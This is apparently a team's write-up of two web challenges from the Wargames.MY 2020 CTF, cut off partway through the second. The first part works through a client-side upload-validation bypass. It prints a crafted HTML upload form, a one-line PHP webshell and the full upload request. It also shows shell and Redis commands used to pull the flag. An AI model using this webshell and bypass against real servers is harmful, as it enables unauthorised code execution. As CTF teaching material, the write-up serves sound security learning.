
Wargames.MY CTF 2020 Write-up

First of all, we gotta thank Wargames.MY crew for hosting such a great CTF competition over the years and great competitive contestants 👏👏. We were quite luckier during this year competition since we got 3rd place for 2 years in a row 👨‍🦲. Talk no moar, your waiting write-ups are below. ↓↓


Also a big thank to all of the sponsors for this year 🔥🔥.

web

jika kau fikirkan kau boleh




After visting website, all we got just this...



So we fired `dirsearch` and got some interesting files and directories as below.

```
[23:26:28] Starting:
[23:26:38] 403 -  282B  - //.ht_wsr.txt
[23:26:38] 403 -  282B  - //.htaccess_extra
[23:26:38] 403 -  282B  - //.htaccess_orig
[23:26:38] 403 -  282B  - //.htaccess_sc
[23:26:38] 403 -  282B  - //.htpasswd_test
[23:26:38] 403 -  282B  - //.htpasswds
[23:26:48] 301 -  324B  - //flag  ->  http://178.62.233.224:31337/flag/     (Added to queue)
[23:26:59] 200 -   72KB - //phpinfo.php
[23:27:00] 403 -  282B  - //.htaccess.orig
[23:27:00] 403 -  282B  - //.htaccess.sample
[23:27:00] 403 -  282B  - //.htaccess.save
[23:27:00] 403 -  282B  - //.htaccessOLD2
[23:27:00] 403 -  282B  - //.htaccess.bak1
[23:27:00] 403 -  282B  - //.http-oauth
[23:27:00] 403 -  282B  - //.htm
[23:27:00] 403 -  282B  - //.htaccessOLD
[23:27:00] 403 -  282B  - //.html
[23:27:00] 403 -  282B  - //.htaccessBAK
[23:27:27] 200 -  305B  - //index.php
[23:27:27] 200 -  305B  - //index.php/login/     (Added to queue)
[23:27:35] 200 -   45B  - //robots.txt
[23:27:35] 403 -  282B  - //server-status/     (Added to queue)
[23:27:38] 302 -    9KB - //uploads/  ->  /index.php?msg=1
[23:27:38] 301 -  327B  - //uploads  ->  http://178.62.233.224:31337/uploads/     (Added to queue)
```

`/flag/` directory appears with Directory Listing mode but it's empty and `phpinfo.php` but they were no use so i carried on checking the `/uploads/` directory. When i accessed the directory with my browser, it redirected me back to index page.



But developer forgot to use `die()` when using `header()` so it caused contents of `/uploads/` to be rendered.

I took a look at the huge contents and spotted something as below.


```
[..snippet..]
<form id="upload" action="#" method="POST" enctype="multipart/form-data" target = "upload_iframe">
<input type="hidden" id="MAX_FILE_SIZE" name="MAX_FILE_SIZE" value="2000000">
<input type="hidden" name="emailAddress" id="emailAddress" value="">
<input type="hidden" name="user_key" id="user_key" value="">
<input type="hidden" name="time_key" id="time_key" value="">
<input type="hidden" name="redurl" id="redurl" value="">

<h2>Upload new Image/PDF</h2>
<div id="parentbox">
```

```
<div id="FileUpload"><input type="file" size="24" id="fileselect"
name="fileselect" />
<div id="BrowserVisible" style="display:inline;"><input type="text"
id="FileField" /></div>
</div>

<div id="removeImg">
<a href="#" onclick="removeImagePath();">Remove choosen File</a>
</div>
</div>
</form>
[..snippet..]
            var ext = fl.value.match(/\.(.+)$/)[1];
            switch(ext)
            {
                case 'jpg':
                case 'JPG':
                case 'JPEG':
                case 'GIF':
                case 'PDF':
                case 'PNG':
                case 'jpeg':
                case 'gif':
                case 'bmp':
                case 'png':
                case 'pdf':
                    format_allowed = true;
                    filename = randgen + "." + ext;
                    break;
                default:
                    format_allowed = false;
                    break;
            }
[..snippet..]
    if(format_allowed == true && size_allowed == true){
            //targetWin.postMessage("wait", targetHost);
            $("#upload").attr('action','upload.php?t=' + filename);
            $("#upload").submit();
    }
```

I made a conclusion that author used Javascript for file upload validation, so i just need contruct our own upload form so it will not be validated by the challenge with the content of upload form as below.

```
<!DOCTYPE html>
<html>
<body>

<form id="upload" action="http://178.62.233.224:31337/uploads/upload.php?
t=zoe.php" method="POST" enctype="multipart/form-data" target = "upload_iframe">
<input type="hidden" id="MAX_FILE_SIZE" name="MAX_FILE_SIZE" value="2000000">
<input type="hidden" name="emailAddress" id="emailAddress" value="">
<input type="hidden" name="user_key" id="user_key" value="">
```

```
 9   <input type="hidden" name="time_key" id="time_key" value="">
10   <input type="hidden" name="redurl" id="redurl" value="">
11
12   <h2>Upload new Image/PDF</h2>
13   <div id="parentbox">
14   <div id="FileUpload"><input type="file" size="24" id="fileselect"
     name="fileselect" />
15   <div id="BrowserVisible" style="display:inline;"><input type="text"
     id="FileField" /></div>
16   <input type="submit" name="submit" value="Upload">
17   </div>
18
19   </div>
20   </form>
21
22   </body>
23   </html>
```



And simple pick your PHP script then click Upload.

```
1   <?php error_reporting(0);system($_GET[_]);
```

cmd.php

Finally, we uploaded webshell without being validated.


Request

```
POST /uploads/upload.php?t=zoe.php HTTP/1.1
Host: 178.62.233.224:31337
Content-Length: 815
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://eejay.moe:4444
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEzUNXbEz9cUmDI8D
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,vi;q=0.8
Connection: close

------WebKitFormBoundaryEzUNXbEz9cUmDI8D
Content-Disposition: form-data; name="MAX_FILE_SIZE"

2000000
------WebKitFormBoundaryEzUNXbEz9cUmDI8D
Content-Disposition: form-data; name="emailAddress"


------WebKitFormBoundaryEzUNXbEz9cUmDI8D
Content-Disposition: form-data; name="user_key"


------WebKitFormBoundaryEzUNXbEz9cUmDI8D
Content-Disposition: form-data; name="time_key"


------WebKitFormBoundaryEzUNXbEz9cUmDI8D
Content-Disposition: form-data; name="redurl"


------WebKitFormBoundaryEzUNXbEz9cUmDI8D
Content-Disposition: form-data; name="fileselect"; filename="cmd.php"
Content-Type: text/php

<?php error_reporting(0);system($_GET[_]);
------WebKitFormBoundaryEzUNXbEz9cUmDI8D
Content-Disposition: form-data; name="submit"

Upload
------WebKitFormBoundaryEzUNXbEz9cUmDI8D--
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 07 Dec 2020 04:55:32 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.13
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Authorization
Vary: Accept-Encoding
Content-Length: 176
Connection: close
Content-Type: text/html; charset=UTF-8

<script language="javascript">
        var targetHost = "http://localhost";
        window.parent.postMessage("upload_ready", targetHost);
    </script>{"files":["sukahatila\/cmd.php"]}
```

Server will rename the uploaded file based on `t` GET parameter, accessed my webshell with this filename `zoe.php` .



I would prefer a reverse shell 😎.

```
$ ls -lah
total 96K
drwxr-xr-x   1 root root 4.0K Dec  5 09:49 .
drwxr-xr-x   1 root root 4.0K Dec  5 09:49 ..
-rwxr-xr-x   1 root root    0 Dec  5 09:49 .dockerenv
drwxr-xr-x   1 root root 4.0K Dec  2 21:21 app
drwxr-xr-x   1 root root 4.0K Nov 18 08:54 bin
drwxr-xr-x   2 root root 4.0K Sep 19 21:39 boot
drwxr-xr-x   5 root root  340 Dec  5 09:49 dev
drwxr-xr-x   1 root root 4.0K Dec  5 09:49 etc
-rw-r--r--   1 root root   71 Dec  5 09:49 flag
drwxr-xr-x   2 root root 4.0K Sep 19 21:39 home
drwxr-xr-x   1 root root 4.0K Nov 18 08:54 lib
drwxr-xr-x   2 root root 4.0K Nov 17 00:00 lib64
drwxr-xr-x   2 root root 4.0K Nov 17 00:00 media
drwxr-xr-x   2 root root 4.0K Nov 17 00:00 mnt
drwxr-xr-x   2 root root 4.0K Nov 17 00:00 opt
dr-xr-xr-x 128 root root    0 Dec  5 09:49 proc
drwx------   1 root root 4.0K Dec  1 04:18 root
drwxr-xr-x   1 root root 4.0K Dec  5 09:49 run
drwxr-xr-x   1 root root 4.0K Nov 18 08:54 sbin
drwxr-xr-x   2 root root 4.0K Nov 17 00:00 srv
-rwxr-xr-x   1 root root  263 Dec  5 09:48 start.sh
dr-xr-xr-x  13 root root    0 Dec  5 09:49 sys
drwxrwxrwt   1 root root 4.0K Dec  7 07:17 tmp
drwxr-xr-x   1 root root 4.0K Nov 17 00:00 usr
drwxr-xr-x   1 root root 4.0K Nov 18 08:44 var
$ cat start.sh
#!/bin/bash
redis-server --daemonize yes
KEY=`head /dev/urandom | tr -dc A-Za-z0-9 | head -c 13`
FLAG=`cat /flag`
#redis-cli set $KEY "$FLAG"
echo "Hey I just met you, this is crazy, but this is not the flag, really :)" > /flag
/usr/sbin/apache2ctl -D FOREGROUND
$
```

The flag was stored in Redis, but it required to know the key to get the flag which was randomly generated. Still we can list all current Redis keys by following command.

```
redis-cli --scan --pattern '*'
```

```
$ redis-cli --scan --pattern '*'
xbAhcqH4thzpk
$ redis-cli get xbAhcqH4thzpk
wgmy{9fdfa2a48a1aa104166faa4026c61eb2}
$
```


Flag: `wgmy{9fdfa2a48a1aa104166faa4026c61eb2}`

references

For getting reverse shell: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#php

Listing all Redis keys: https://stackoverflow.com/questions/5252099/redis-command-to-get-all-available-keys

dankdebrid




We were stuck at this challenge until the 2nd hint released, we did quite fast somehow 😈.

This challenge welcomed us with a **200** response, i had bad feelings at this challenge right that moment. Not giving up at the beginning like last years, i started `dirsearch` and got some interesting entries to fuzz.


```
[14:54:39] Starting:
[14:54:50] 403 -  564B  - //.htaccess_extra
[14:54:50] 403 -  564B  - //.ht_wsr.txt
[14:54:50] 403 -  162B  - //.htpasswd_test
[14:54:50] 403 -  564B  - //.htpasswds
[14:54:50] 403 -  564B  - //.htaccess_sc
[14:54:50] 403 -  564B  - //.htaccess_orig
[14:54:51] 200 -    0B  - //Admin.jsp
[14:54:52] 200 -    0B  - //Login.jsp
[14:54:53] 301 -  178B  - //acc  ->  http://dankdebrid.wargames.my/acc/     (Added to queue)
[14:55:01] 301 -  178B  - //trash  ->  http://dankdebrid.wargames.my/trash/     (Added to queue)
[14:55:08] 403 -  162B  - //.htaccessOLD
[14:55:08] 403 -  162B  - //.html
[14:55:08] 403 -  564B  - //.htaccessBAK
[14:55:08] 403 -  162B  - //.htaccessOLD2
[14:55:08] 403 -  564B  - //.htaccess.sample
[14:55:08] 403 -  564B  - //.htaccess.orig
[14:55:08] 403 -  162B  - //.htaccess.save
[14:55:08] 403 -  564B  - //.htm
[14:55:08] 403 -  162B  - //.httr-oauth
[14:55:08] 403 -  564B  - //.htaccess.bak1
[14:55:14] 403 -  564B  - //admin/.htaccess
[14:55:14] 200 -    0B  - //admin.jsp
[14:55:21] 403 -  564B  - //administrator/.htaccess
[14:55:23] 403 -  162B  - //app/.htaccess
[14:55:28] 302 -    2B  - //dashboard.jsp  ->  error.jsp
[14:55:29] 200 -   25B  - //error.jsp
[14:55:31] 200 -    2KB - //index.jsp
[14:55:32] 200 -    4B  - //index.html
[14:55:32] 301 -  178B  - //includes  ->  http://dankdebrid.wargames.my/includes/     (Added to queue)
[14:55:33] 200 -    0B  - //log.jsp
[14:55:33] 200 -    0B  - //login.jsp
[14:55:39] 200 -    0B  - //register.jsp
```

Before checking dirsearch's result, i noticed at the main page there was an icon file which was `/favicon.ico` and i got an image of JSP which means the challenge was created with JSP.

So instead of keep loading main page, i managed to load `/index.jsp` page which greeted me with a login form 😈, as `/index.jsp` was also found in dirsearch's result.




There was no other features except login and other files with directories had been scanned gave me blank pages. So let's deal with login through Burpsuite.



Well, there was a mistake when redirecting to error webpage but still loading the content of the current page with or without logging in successfully. I spotted that there was a form as below.

